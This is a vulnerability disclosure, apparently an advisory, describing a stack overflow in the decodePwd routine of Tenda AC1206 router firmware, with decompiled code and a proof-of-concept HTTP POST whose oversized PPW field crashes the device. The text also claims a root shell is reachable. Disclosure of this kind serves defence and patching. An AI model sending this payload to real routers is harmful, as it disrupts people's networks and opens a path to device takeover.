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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromWizardHandle function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
63  GetValue("lan.ip", lan_ip);
64  wantstr = websGetVar(wp, "WANT", "0");
65  wanpstr = websGetVar(wp, "WANS", "0");
66  up = websGetVar(wp, "uprate", "256");
67  down = websGetVar(wp, "downrate", "256");
68  GetValue("wans.flag", wanflag);
69  want = atoi(wantstr);
70  wanport = atoi(wanpstr);
71  if ( atoi(wanflag) >= wanport )
72  {
73    nettstr = websGetVar(wp, "NETT", "0");
74    sprintf(mib_name, "wan%d.net.type", wanport);
75    SetValue(mib_name, nettstr);
76    switch ( want )
77    {
78      case 0:
79        mtu = websGetVar(wp, "mtuvalue", "1500");
80        memset(mib_name, 0, sizeof(mib_name));
81        sprintf(mib_name, "wan%d.dynamicMTU", wanport);
82        SetValue(mib_name, mtu);
83        memset(mib_name, 0, sizeof(mib_name));
```

When `wanflag > = wanport` and `want=2`, we can reach the vulnerable branch.

```
177         SetValue(mib_name, byte_50BE30);
178         memset(filename, 0, sizeof(filename));
179         sprintf(filename, "/etc/wan%d.ini", wanport);
180         goto LABEL_17;
181       case 2:
182         pppoeuser = websGetVar(wp, "PUN", byte_50BE30);
183         pppoepwd = websGetVar(wp, "PPW", byte_50BE30);
184         mtub = websGetVar(wp, "mtuvalue", "1492");
185         decodePwd(pppoepwd, decode_pwd);        // There is a stack overflow vulnerability
186         memset(mib_name, 0, sizeof(mib_name));
187         sprintf(mib_name, "wan%d.ppoe.mtu", wanport);
188         SetValue(mib_name, mtub);
189         memset(mib_name, 0, sizeof(mib_name));
190         sprintf(mib_name, "wan%d.ppoe.userid", wanport);
191         SetValue(mib_name, pppoeuser);
```

dstStr: char decode_pwd[72]; // [sp+110h] [+110h] BYREF

Stack overflow vulnerability occurs in the `decodepwd` function.

```
1  void __cdecl decodePwd(char *srcStr, char *dstStr)
2  {
3    char *srcStra; // [sp+8h] [+8h]
4    char *dstStra; // [sp+Ch] [+Ch]
5
6    srcStra = srcStr;
7    dstStra = dstStr;
8    if ( srcStr && dstStr )
9    {
10     while ( *srcStra )                    // The end condition of the cycle is that 'srcstra' is empty
11     {
12       if ( *srcStra == '\\' )             // When the "\" symbol is encountered, it will not be copied
13         ++srcStra;
14       *dstStra++ = *srcStra++;            // Copy data through pointer
15     }
16     *dstStra = 0;
17   }
18 }
```

The `decodepwd` function is equivalent to copying data from and filtering "/" symbols.As long as the `pppoepwd` (the value of `PPW`) we enter exceeds the size of the `decode_pwd` array, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/WizardHandle HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
```

```
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

WANS=0&WANT=2&PPW=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



Finally, you also can write exp to get a stable root shell.